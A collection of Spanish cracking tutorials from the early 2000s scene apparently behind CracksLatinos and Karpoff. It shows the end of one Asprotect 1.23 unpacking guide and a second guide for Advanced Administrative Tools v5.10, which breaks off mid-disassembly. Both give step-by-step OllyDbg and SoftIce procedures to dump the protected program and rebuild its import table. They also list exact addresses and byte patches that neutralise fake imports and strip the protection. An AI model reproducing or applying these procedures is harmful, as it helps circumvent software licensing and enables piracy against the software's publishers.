01270F1A  52                  PUSH EDX
01270F1B  50                  PUSH EAX
01270F1C  E8 3F42FFFF         CALL 01265160
01270F21  5D                  POP EBP
01270F22  C2 0800             RETN 8
```

(Cómo me recuerda al de Search & Replace, sniff sniff)

Podemos saber con todas si son entradas falsas, pues Nopearíamos la Call, pulsando la barra espaciadora sobre dicho comando a ejecutar y poniendo Nop, quedando así

```
01270EFC  55                  PUSH EBP
01270EFD  8BEC                MOV EBP,ESP
01270EFF  8B55 0C             MOV EDX,DWORD PTR SS:[EBP+C]
01270F02  8B45 08             MOV EAX,DWORD PTR SS:[EBP+8]
01270F05  8B0D 3C542701       MOV ECX,DWORD PTR
DS:[127543C]
01270F0B  8B09                MOV ECX,DWORD PTR DS:[ECX]
01270F0D  3BC8                CMP ECX,EAX
01270F0F  75 09               JNZ SHORT 01270F1A
01270F11  8B0495 50532701     MOV EAX,DWORD PTR
DS:[EDX*4+1275350]
01270F18  EB 07               JMP SHORT 01270F21
01270F1A  52                  PUSH EDX
01270F1B  50                  PUSH EAX
```

```
01270F1C  90                NOP
01270F1D  90                NOP
01270F1E  90                NOP
01270F1F  90                NOP
01270F20  90                NOP
01270F21  5D                POP EBP
01270F22  C2 0800           RETN 8
```

Si ejecutamos y casca es que no es falsa. Esta en concreto casca, así que no es mala ni falsa ni nada.

En la parte de código hacemos Crtl+G en la dirección 1265160 y vemos lo siguiente:

01265160 FF25 F8712701 JMP DWORD PTR DS:[12771F8]
(nuevamente más asprotect xD)
y ahora en la parte de datos hacemos otro Crtl+G a 12771F8 y vemos el valor de izquierda a derecha que es 012771F8 68 5E 6C 84 h^l„ o sea que salta a
846C5E68 veamos qué hay allí, de nuevo Crtl+G a esa dirección en la ventana de código, y hay lo siguiente:

846C5E68 68 A86DF7BF **PUSH KERNEL32.GetProcAddress**
846C5E6D E9 58F98C3B JMP KERNEL32.BFF957CA

O sea que llama a la API GetProcAddress en BFF76DA8 (fijaos en el de arriba está al revés), pues al revirgin con ello y para estas entradas en concreto la 1 y la 2, con el botón derecho ponemos Edit Mode, y en la parte Module ponemos Kernel32.dll, en name ponemos GetProcAddress y en Address metemos la de esta API, BFF76DA8. Es decir las entradas 1 y 2 la resolvemos así.

NOTA: Para los usuarios de SoftIce es más fácil ya que con hacer u 1270EFC en la dirección de la llamada, ya se ve a quién va, y para saber la dirección de la API con poner u kernel32!GetProcAddress también lo vemos. Abrá formas mejores, lo se yo aún soy un novato estoy aprendiendo como vosotros.

Bueno la 1 y la 2 están, veamos el código para la 3,4, y 5:

Entradas 3, 4 y 5:

```
01271350  55                    PUSH EBP
01271351  8BEC                  MOV EBP,ESP
01271353  8B45 08               MOV EAX,DWORD PTR
SS:[EBP+8]
01271356  85C0                  TEST EAX,EAX
01271358  75 07                 JNZ SHORT 01271361
0127135A  A1 78692701           MOV EAX,DWORD PTR
DS:[1276978]
0127135F  EB 06                 JMP SHORT 01271367
01271361  50                    PUSH EAX
01271362  E8 F13DFFFF           CALL 01265158
01271367  5D                    POP EBP
01271368  C2 0400               RETN 4
```

Hacemos lo mismo, Crtl+G en código y da:

```
01265158  FF25 FC712701         JMP DWORD PTR DS:[12771FC]
```

de nuevo Crtl+G en Datos sobre 12771FC y vemos esto:

```
012771FC  78 5E 6C 84           x^l,,, es decir 846C5E78
```

Crtl+G en 846C5E78 en la parte de código y tenemos:

```
846C5E78  68 1677F7BF           PUSH KERNEL32.GetModuleHandleA
846C5E7D  E9 48F98C3B           JMP KERNEL32.BFF957CA
```

Ya sabemos lo que hay que hacer no?, pues para la 3,4,5 tenemos

Module= Kernel32.dll
Name= GetModuleHandleA
Address= BFF77716

Resolve Again y listas ya están. Por cierto tampoco son falsas.

Entrada 6: (YA INTENTAN ENGAÑARNOS xD)
Venga venga que aún queda: vayamos a la 6 está es en 12713B0, tenemos lo siguiente:
Aquí vienen las falsedades de asprotect, y existen dos formas de resolverlo:

```
012713B0  6A 00                PUSH 0
012713B2  E8 A13DFFFF          CALL 01265158
012713B7  FF35 E86C2701        PUSH DWORD PTR DS:[1276CE8]
012713BD  58                   POP EAX
012713BE  8B05 F86C2701        MOV EAX,DWORD PTR
DS:[1276CF8]
012713C4  C3                   RETN
```

Esa call es la misma que en el anterior si os fijais, es decir GetModuleHandleA, pero esperad no corrais aún, si pusisteis un BreakPoint alli, como veis mete en la pila el valor de la posición de memoria 1276CE8, y luego se lo devuelve a EAX , pero luego vuelve a cambiar EAX, con lo que esas dos instrucciones no valen para nada, sin enbargo hace que eax, valga lo de 1276CF8.

Bueno ejecutad hasta que pare en el Break Point, vereis que por ejemplo a EAX se le pasa el valor 819C61C0 en mi caso y durante esta ejecución también vale lo mismo, pues reiniciad el programa con Olly de nuevo vereis otro valor parecido eso si pero no igual, incluso en vuestras máquinas puede ser diferente, AQUÍ es donde viene el tema.
De hecho imaginad que parcheo esa entrada de manera que me ponga EAX con ese valor, me puede funcionar a mi, pero a vosotros no.

RECEMOS

Algún tiempo estuvo presente en las oraciones de alguno ;-).
Resulta que investigando un poquito el mismo código de Asprotect, en la dirección 1276CF8 guarda los resultados de GetCommandLineA, y lo hace de forma algo curiosa, en algún momento de su código hace un CALL EAX, y va a GetCommandLineA, y luego hace algún push, un jmp y luego un RET, y atención porque antes de ese RET el código estaba oculto, hace el ret y aparece delante nuestro un MOV[EBX-0A],EAX, casualmente para GetCommandLineA ese EBX-0A cae en 1276CF8, ese EAX, vale un numerito parecido al de arriba ese famoso 819C61C0.

Bueno después de esta paranoia mental, perdónenme soy novato y quiero enseñarles todo, las soluciones son o bién:

- Resolver la entrada 6 como GetCommandLineA en la dirección BFF8C5DA
- O bién en la llamada a esta entrada parchear por:
    - MOV EAX, dir del OEP
    - RETN

Como prefirais funciona de los dos modos, pero personalmente resulta más cómodo el GetCommandLineA, ya que no hay que parchear.

Venga a por la 7 (MAS ENGAÑOS NO POR DIOS), su código es:

```
012713C8  55                PUSH EBP
012713C9  8BEC              MOV EBP,ESP
012713CB  8B05 F86C2701     MOV EAX,DWORD PTR DS:[1276CF8]
012713D1  8B45 08           MOV EAX,DWORD PTR SS:[EBP+8]
012713D4  5D                POP EBP
012713D5  C2 0400           RETN 4
```

Esta es falsa, ya que parcheando esta llamada por un retn4 el programa funciona igual, así que estaba puesta para despistar.
Para parchear necesitamos el offset donde está esta llamada. Los cambios fijos siempre se deben hacer en un editor hexadecimal, yo uso por ejemplo

HexWorkShop.
Para saber este offset:

- Con Olly, vamos con Crtl+G en el código a 4D6310, luego allí botón derecho y poner Find Referenced To, y luego selected command, o tb Crtl.+R, nos sale lo siguiente :

  References in MANAGER: to 004D6310
  Address Disassembly Comment
  00406A44 JMP DWORD PTR DS:[4D6310]
  004D6310 ENTER 2713,1 (Initial CPU selection)

- En HexWorkShop con Crtl+F, buscamos los valores hexadecimales correspondientes a FF2510634D (la misma dir. De 4d6310, pero al revés)
  Se va a la offset 406A44

En fin para saber que bytes debemos cambiar vamos a Olly y hacemos en la ventana de código Crtl+G 406A44, o en la anterior pulsando dos veces con el ratón sobre la linea que resalta 406A44, bién estamos ya en

00406A44 FF25 10634D00 JMP DWORD PTR DS:[4D6310]

Pulsamos barra espaciadora y metemos un RETN 4, y vemos que ha cambiado a:
00406A44 C2 0400 RETN 4
00406A47 90 NOP
00406A48 90 NOP
00406A49 90 NOP

Así que se debe cambiar FF2510634D00 por C20400909090, pues nada abrimos el HexWorkShop y hacemos Crtl+G ponemos el offset anterior 6A44 y cambiamos allí, grabamos el archivo y parcheado.

Entrada 8 (HAY QUE SER MAS LISTO QUE EL HAMBRE). Su código

es:

```
0127136C  6A 00                PUSH 0
0127136E  E8 E53DFFFF          CALL 01265158
01271373  FF35 E86C2701        PUSH DWORD PTR DS:[1276CE8]
01271379  58                   POP EAX
0127137A  C3                   RETN
```

En principio intenta confundirnos con un GetModuleHandleA ya visto antes, pero vemos que mete en EAX, el valor de 1276CE8 que es C0000A04, que para mi nunca cambia, y que como en la entrada 6, ya que hace lo mismo se trata de GetVersion.
Pues nada al Revirgin y en esta entrada poner:
Con esta API me funciona, aunque aquí probé a meterle un RETN y el programa cascó.

Module: Kernel32.dll
Name: GetVersion
Address: BFF92F1B

Resolve Again y reparada.

Entrada 9 (MENTIRIJILLAS YA):

Bueno el código que es este:

```
012713A4  E8 C73DFFFF      CALL 01265170
012713A9  A1 F46C2701      MOV EAX,DWORD PTR DS:[1276CF4]
012713AE  C3               RETN
```

En principio intenta engañarnos con un GetVersion y luego pone en EAX el valor FFF78C43, que dada la experiencia tomo ya la determinación que cuando EAX toma un valor así parcheo la entrada y me curo en salud.

Entonces lo mismo que para la 7, buscamos es offset y este es 40692C y sustituimos

0040692C FF25 9C634D00 JMP DWORD PTR DS:[4D639C], por
0040692C C3 RETN
0040692D 90 NOP
0040692E 90 NOP
0040692F 90 NOP
00406930 90 NOP
00406931 90 NOP (Nota: también se puede hacer por RETn 4)

Entrada 10:

0127139C A1 EC6C2701 MOV EAX,DWORD PTR DS:[1276CEC]
012713A1 C3 RETN

Se ve claro, EAX toma FF FF FF 7F ÿÿÿ•, huele a falsísimo

Ya sabemos sustituir 00406924 FF25 A0634D00 JMP DWORD PTR DS:[4D63A0]
Por RETN del mismo modo.

Y por último entrada 11:

012713D8 55 PUSH EBP
012713D9 8BEC MOV EBP,ESP
012713DB 5D POP EBP
012713DC C2 0400 RETN 4

Opinen por ustedes, megafalsa (lo podría decir hasta Leticia xxxD)
Lo mismo sustituir
0040690C FF25 AC634D00 JMP DWORD PTR DS:[4D63AC]
por RETn 4

En fin con todo esto el programa debería estar solucionado a falta de saber si hace alguna llamada del tipo call[pos de mem.] donde pos. de mem. almacena algún código Asprotect como sucedía en el Ad Search & Replace.

RECAPITULACIÓN

1270EFC GetProcAddress BFF76DA8
1271350 GetModuleHandleA BFF77716
12713B0 GetCommandLineA BFF8C5DA
127136C GetVersion BFF92F1B

Falsas 12713c8 en 406a44 poner un RETN 4
12713A4 en 40692C poner un RETN
127139C en 406924 poner un RETN
12713D8 en 40690C poner un RETN4

Con esto el programa funcionará perfectamente, y quizá la limitación por tiempo está muerta, pero pueden existir otras complicaciones que deben ser tocadas, yo me he limitado a hacer el tutorial para descomprimir con Olly.

NOTA para el SICE:
Para aquellos que querais hacerlo con SICE es fácil, se debe tener cargado el Ice Dump, y con la utilidad Superbpm activada y la opción Monitor, se pondría un bpx GetVersion, y cuando pare la segunda vez con F12, y ya en el código Asprotect, quitar los bpx con BC* y colocar un bpm 4D14AC RW, ejecutar, cerrar el programa volver a ejecutarlo y parará en el OEP, momento en el cual volcar con Ice, cuyo comando sería /dump 400000 1DE000 directorio\archivo.exe. Por lo demás seguir los mismos pasos

AGRADECIMIENTOS

Quisiera agradecerle a **Ricardo Narvaja**, toda su buena voluntad creando unos magníficos tutoriales y enseñándonos a todos de una forma clara y precisa, además de tener una gran paciencia con alguien como yo.

También agradecerle a **Auspex**, su apoyo en esta empresa, el cual abrió el camino con esta serie de asprotects, y cuyo tutorial es de lectura recomendada. Gracias Auspex algún día mataré mi bichito particular (es mi guerra xD).

Y por último gracias a todos los **muchachos de Crackslatinos, DaniELF, Primax, GM_FLIPI, Red hawk** entre otros dado que siempre colaboran y

espero que sigan haciendolo.

Un saludo muchachos, seguiremos en la lucha.

DGrojo


Karpoff Spanish Tutor 1999-2002	
Programa	Advanced Admininistrative Tools v5.10(Build 867)

PROTECCION:	Asprotect 1.23 más que suficiente		
Descripcion:	Programa muy bueno que te permite ver y hacer un montón de cosas de administración.		
Dificultad:	Algo avanzadillo a mi parecer		
DOWNLOAD:	http://www.glocksoft.com		
Herramientas:	Peid v0.8, OllyDbg v1.07b, Hex Workshop, Memory Dumper, PEditor, Revirgin, Import Reconstructor y sobre todo mucha paciencia para no darle un puñetazo al display; ahh y muy importante los tutoriales de Ricardo, de Auspex y de DGrojo sobre el tema, muy buenos y una lectura más que recomendada		
CRACKER:	**Cubafreak**	**FECHA:**	05/10/2002

Introducción: Vaya pedazo de programa este, comprimido con el maldito y ya domado ASprotect, me tuvo alrededor de un mes dándome fuertes dolores de cabeza. Para entender más este tute léanse los ya antes mencionados de Ricardo, Auspex y DGrojo, pues en esencia es muy parecido a lo que vamos a hacer salvo “algunas” trampillas extras que me tendió el ASprotect que no lo vi ni en el Aniconta, ni en el RAM IDLE 2.02, ni en los otros.

Al atakeeeee:

Pues lo primero es lo primero, con el Peid vemos que efectivamente esta comprimido con el ASprotect 1.23



El OEP encontrado por el Peid es verdadero, pero de todas formas lo vamos a hallar con el fabuloso método de las excepciones de Ricardo. Aquí lo copio textualmente del tutorial de DGrojo del RAM IDLE 2.02, espero que no se ponga bravo.


“Este método consiste en introducir el programa el el Olly y ejecutarlo con F9 donde se irán generando unas excepciones en el transcurso del programa (por lo menos 20 o así), que iremos superando con Shift+F7 y F9 de nuevo, y que llegados a la última al pulsar F9 se ejecutará el programa (…)” bueno para este programa son alrededor de 27 y al 28 se ejecuta el programa (puede variar).
“(…) conviene tener anotados el tamaño de la imagen y el largo (como datos para el volcado de memoria al disco), además de conocer cual es la sección de código donde cae el OEP, aunque para poner el Break Point On Memory Access en su sección con Olly claramente aparece en la parte Contains en la etiqueta Code de la ventana Memory Map, que hacemos aparecer con Alt+M (…)” y entonces “(…) ponemos un Break Point On Memory Access, en la sección de ejecución del programa, damos Shift+F7 y F9 y Eureka!, estamos en el OEP, que vemos coincide con el que mostró PEID.”

Ahora que estamos en el Entry Point toca volcar el programa, se usa el Memory Dumper pq el ProcDump y el LordPe dan problemas (ver tutoriales antes mencionados para mayor referencia). Tampoco voy a explicar el uso del Memory Dumper pues tambien estan explicados en dichos tutoriales.

Ya dumpeado el programa toca arreglar con el PEditor el OEP-6A8AA8 y que el tamaño en disco del programa sea igual al tamaño virtual cosa que hacemos con la opción dumpfixer (RS=VS y RO=VO) del PEditor una vez estando en sections. Ya se puede ver que aparece el iconito del programa.

Ahora hay que reparar la ya tan conocida IAT cosa que hacemos con Revirgin y bueno yo tambien utilicé el Import Reconstructor pq el Revirgin se me bloquea cada vez que le doy Fetch IAT para hallar donde comienza el RVA y su largo. Los valores que me da el Import Reconstructor son correctos: RVA: 2B4254 Size: B20, los pongo en el Revirgen, pongo el entry point: 002a8aa8 (en Offset) y le doy a IAT Resolver y luego a resolve again para que solo me queden las entradas que el revirgin no pudo resolver.

Quedaría así:



En total son diez entradas sin resolver, que nos toca hacerlas a mano con el Olly.

Para resolverlas buscamos en el Olly las direcciones que se ven en la figura (en Address) con Ctrl.+G, por ejemplo para la primera 011EE494 vemos el siguiente código:

```
011EE494   55            PUSH EBP
011EE495   8BEC          MOV EBP,ESP
011EE497   8B55 0C       MOV EDX,[DWORD SS:EBP+C]
011EE49A   8B45 08       MOV EAX,[DWORD SS:EBP+8]
011EE49D   8B0D B8541F01 MOV ECX,[DWORD DS:11F54B8]
011EE4A3   8B09          MOV ECX,[DWORD DS:ECX]
011EE4A5   3BC8          CMP ECX,EAX
```

```
011EE4A7   75 09          JNZ SHORT 011EE4B2
011EE4A9   8B0495 14531F01  MOV EAX,[DWORD DS:EDX*4+11F5314]
011EE4B0   EB 07          JMP SHORT 011EE4B9
011EE4B2   52             PUSH EDX
011EE4B3   50             PUSH EAX
011EE4B4   E8 FF6BFFFF    CALL 011E50B8     ; JMP to kernel32.GetProcAddress
011EE4B9   5D             POP EBP
011EE4BA   C2 0800        RETN 8
```

Aquí se ve clarito que es GetProcAddress, para ver la dirección correcta podemos ir a View\Ejecutable modules, buscamos Kernell32.dll que es la nuestra, después click derecho y View names, buscamos la api y veremos la dirección a poner en el Revirgin.
Lo mismo para las demás.

Al final queda:

```
11ee494  KERNEL32.dll GetProcAddress       77E7A5FD
11ee8e4  KERNEL32.dll GetModuleHandleA  77E79F93
11ee944  KERNEL32.dll GetModuleHandleA  77E79F93
11ee8e4  KERNEL32.dll GetModuleHandleA  77E79F93
11ee954  KERNEL32.dll GetCurrentProcess    77E79C90
11ee900  KERNEL32.dll GetModuleHandleA  77E79F93
11ee494  KERNEL32.dll GetProcAddress       77E7A5FD
11ee8e4  KERNEL32.dll GetModuleHandleA  77E79F93
11ee938  KERNEL32.dll GetVersion           77E7C486
11ee964  KERNEL32.dll GetVersion           77E7C486
```

Pues bien, las ponemos en el Revirgin y le damos generate! Para salvarlas en nuestro ejecutable dumpeado.

Por supuesto que este asprotect no se iba a quedar sin tratar de engañarnos con sus entradas falsas las cual podemos comprobar nopeando las llamadas a las apis, si no se cuelga es que la entrada era falsa. Las falsas son:

01-

```
011EE944   6A 00          PUSH 0
011EE946   E8 6567FFFF    CALL 011850B0     ; JMP to kernel32.GetModuleHandleA
011EE94B   FF35 14671901  PUSH [DWORD DS:1196714]
011EE951   58             POP EAX
011EE952   C3             RETN
```

Para arreglarla buscamos donde se realiza la llamada a esta parte y ponemos como explica Ricardo en el tuto del Search & Replace:
MOV EAX, Entry Point original (6A8AA8)
RETN

Sería en:
004013A8 -FF25 C0426B00 JMP NEAR [DWORD DS:6B42C0]
004013AE 8BC0 MOV EAX,EAX

02-

011EE954 55 PUSH EBP
011EE955 8BEC MOV EBP,ESP
011EE957 E8 1C67FFFF CALL 01185078 ; JMP to kernel32.GetCurrentProcess
011EE95C 8B45 08 MOV EAX,[DWORD SS:EBP+8]
011EE95F 5D POP EBP
011EE960 C2 0400 RETN 4

Aquí es poner RETN 4 en:
00407A58 -FF25 30446B00 JMP NEAR [DWORD DS:6B4430]

03-

011EE900 6A 00 PUSH 0
011EE902 E8 A967FFFF CALL 011850B0 ; JMP to kernel32.GetModuleHandleA
011EE907 FF35 04671901 PUSH [DWORD DS:1196704]
011EE90D 58 POP EAX
011EE90E C3 RETN

Aquí ponemos lo mismo que en la 1ra entrada falsa, en:
00407990 -FF25 8C446B00 JMP NEAR [DWORD DS:6B448C]

04-

011EE938 E8 9367FFFF CALL 011850D0 ; JMP to kernel32.GetVersion
011EE93D A1 10671901 MOV EAX,[DWORD DS:1196710]
011EE942 C3 RETN

Aquí lo que toca es RETN en:
00407870 -FF25 14456B00 JMP NEAR [DWORD DS:6B4514]

05-

011EE964 55 PUSH EBP
011EE965 8BEC MOV EBP,ESP
011EE967 E8 6467FFFF CALL 011850D0 ; JMP to kernel32.GetVersion
011EE96C 5D POP EBP
011EE96D C2 0400 RETN 4

Y por último esta se arregla con un RETN4 en:
00407848 -FF25 28456B00 JMP NEAR [DWORD DS:6B4528]

Todos estos arreglos los hacemos con un editor Exadecimal en el ejecutable dumpeado.

Pero no podemos confiarnos demasiado que con esto quedaría listo, ya veremos las trampillas que nos puso el muy HP.

Si ejecutamos el programa vemos que no sale absolutamente nada, entonces se nos ocurre tracearlo un poco para ver que encontramos.\

Para empezar vemos un Call a lo que parece una dirección del ASprotect (01A7E8CC) por lo que debemos de buscar en el ejecutable original los valores reales para cambiarlos.

```
OllyDbg - aatols-Dump.exe
File  View  Debug  Plugins  Options  Window  Help
CPU - main thread, module aatols-D
006A8AA8  55            PUSH EBP
006A8AA9  8BEC          MOV EBP,ESP
006A8AAB  83C4 F0       ADD ESP,-10
006A8AAE  B8 80816A00   MOV EAX,aatols-D.006A8180
006A8AB3  E8 E0EAD5FF   CALL aatols-D.00407598
006A8AB8  A1 4CFD6A00   MOV EAX,[DWORD DS:6AFD4C]
006A8ABD  8B00          MOV EAX,[DWORD DS:EAX]
006A8ABF  E8 C0BFDCFF   CALL aatols-D.00474A84
006A8AC4  FF15 E4F56A00 CALL NEAR [DWORD DS:6AF5E4]
006A8ACA  A1 4CFD6A00   MOV EAX,[DWORD DS:6AFD4C]
006A8ACF  8B00          MOV EAX,[DWORD DS:EAX]
006A8AD1  E8 46C0DCFF   CALL aatols-D.00474B1C
006A8AD6  E8 99C0D5FF   CALL aatols-D.00404B74
006A8ADB  90            NOP
006A8ADC  0000          ADD [BYTE DS:EAX],AL
006A8ADE  0000          ADD [BYTE DS:EAX],AL
006A8AE0  0000          ADD [BYTE DS:EAX],AL
006A8AE2  0000          ADD [BYTE DS:EAX],AL
006A8AE4  0000          ADD [BYTE DS:EAX],AL
006A8AE6  0000          ADD [BYTE DS:EAX],AL
006A8AE8  0000          ADD [BYTE DS:EAX],AL
006A8AEA  0000          ADD [BYTE DS:EAX],AL
006A8AEC  0000          ADD [BYTE DS:EAX],AL
006A8AEE  0000          ADD [BYTE DS:EAX],AL
006A8AF0  0000          ADD [BYTE DS:EAX],AL
006A8AF2  0000          ADD [BYTE DS:EAX],AL
006A8AF4  0000          ADD [BYTE DS:EAX],AL
006A8AF6  0000          ADD [BYTE DS:EAX],AL
006A8AF8  0000          ADD [BYTE DS:EAX],AL
006A8AFA  0000          ADD [BYTE DS:EAX],AL
006A8AFC  0000          ADD [BYTE DS:EAX],AL
006A8AFE  0000          ADD [BYTE DS:EAX],AL
006A8B00  0000          ADD [BYTE DS:EAX],AL
006A8B02  0000          ADD [BYTE DS:EAX],AL
006A8B04  0000          ADD [BYTE DS:EAX],AL
006A8B06  0000          ADD [BYTE DS:EAX],AL
006A8B08  0000          ADD [BYTE DS:EAX],AL
006A8B0A  0000          ADD [BYTE DS:EAX],AL
006A8B0C  0000          ADD [BYTE DS:EAX],AL
006A8B0E  0000          ADD [BYTE DS:EAX],AL
006A8B10  0000          ADD [BYTE DS:EAX],AL
006A8B12  0000          ADD [BYTE DS:EAX],AL
006A8B14  0000          ADD [BYTE DS:EAX],AL
006A8B16  0000          ADD [BYTE DS:EAX],AL
006A8B18  0000          ADD [BYTE DS:EAX],AL
006A8B1A  0000          ADD [BYTE DS:EAX],AL
[DS:006AF5E4]=01A7E8CC
```

En el programa original lo que tenemos es lo siguiente:

```
006A8AC4   . FF15 E4F56A00  CALL NEAR [DWORD DS:6AF5E4]
```
donde en 6AF5E4] está 0118E8CC

```
0118E8CC   833D 6C661901 00       CMP [DWORD DS:119666C],0
0118E8D3   74 06                  JE SHORT 0118E8DB
0118E8D5  FF15 6C661901           CALL NEAR [DWORD DS:119666C]  ; AAtools.006A8020
0118E8DB   C3                     RETN
```

Al final la verdadera llamada es a 006A8020
Por lo que aprovechamos la cantidad de 0000000000…. Que hay abajo para agregar un pequeño código que resolverá nuestro problema.

Antes:
```
006A8AC4   FF15 E4F56A00    CALL NEAR [DWORD DS:6AF5E4]
006A8ACA   A1 4CFD6A00      MOV EAX,[DWORD DS:6AFD4C]
006A8ACF   8B00             MOV EAX,[DWORD DS:EAX]
006A8AD1   E8 46C0DCFF      CALL aatols-D.00474B1C
006A8AD6   E8 99C0D5FF      CALL aatols-D.00404B74
006A8ADB   90               NOP
006A8ADC   0000             ADD [BYTE DS:EAX],AL
006A8ADE   0000             ADD [BYTE DS:EAX],AL
006A8AE0   0000             ADD [BYTE DS:EAX],AL
```

Después:
```
006A8AC4   E8 13000000      CALL aatols-D.006A8ADC
006A8AC9   90               NOP
006A8ACA   A1 4CFD6A00      MOV EAX,[DWORD DS:6AFD4C]
006A8ACF   8B00             MOV EAX,[DWORD DS:EAX]
006A8AD1   E8 46C0DCFF      CALL aatols-D.00474B1C
006A8AD6   E8 99C0D5FF      CALL aatols-D.00404B74
006A8ADB   90               NOP
006A8ADC   E8 3FF5FFFF      CALL aatols-D.006A8020
006A8AE1   C3               RETN
```

Ahora que pensamos que ya lo tenemos y ejecutamos es cuando nos damos cuenta de que siguen jugando con nosotros.

El problema está justo en una zona que viene un poco después de lo que acabamos de arreglar, este es el código:

```
00404ED8  /$ 31C9       XOR ECX,ECX
00404EDA  |. 85D2       TEST EDX,EDX
00404EDC  |. 74 21      JE SHORT aatols-C.00404EFF
00404EDE  |. 52         PUSH EDX
00404EDF  |> 3A0A       CMP CL,[BYTE DS:EDX]    ß  Aquí se produce la excepción,
                                                   se compara con ???
00404EE1  |. 74 17      JE SHORT aatols-C.00404EFA
```

```
00404EE3  |. 3A4A 01       CMP CL,[BYTE DS:EDX+1]
00404EE6  |. 74 11         JE SHORT aatols-C.00404EF9
00404EE8  |. 3A4A 02       CMP CL,[BYTE DS:EDX+2]
00404EEB  |. 74 0B         JE SHORT aatols-C.00404EF8
00404EED  |. 3A4A 03       CMP CL,[BYTE DS:EDX+3]
00404EF0  |. 74 05         JE SHORT aatols-C.00404EF7
00404EF2  |. 83C2 04       ADD EDX,4
00404EF5  |.^EB E8         JMP SHORT aatols-C.00404EDF
```

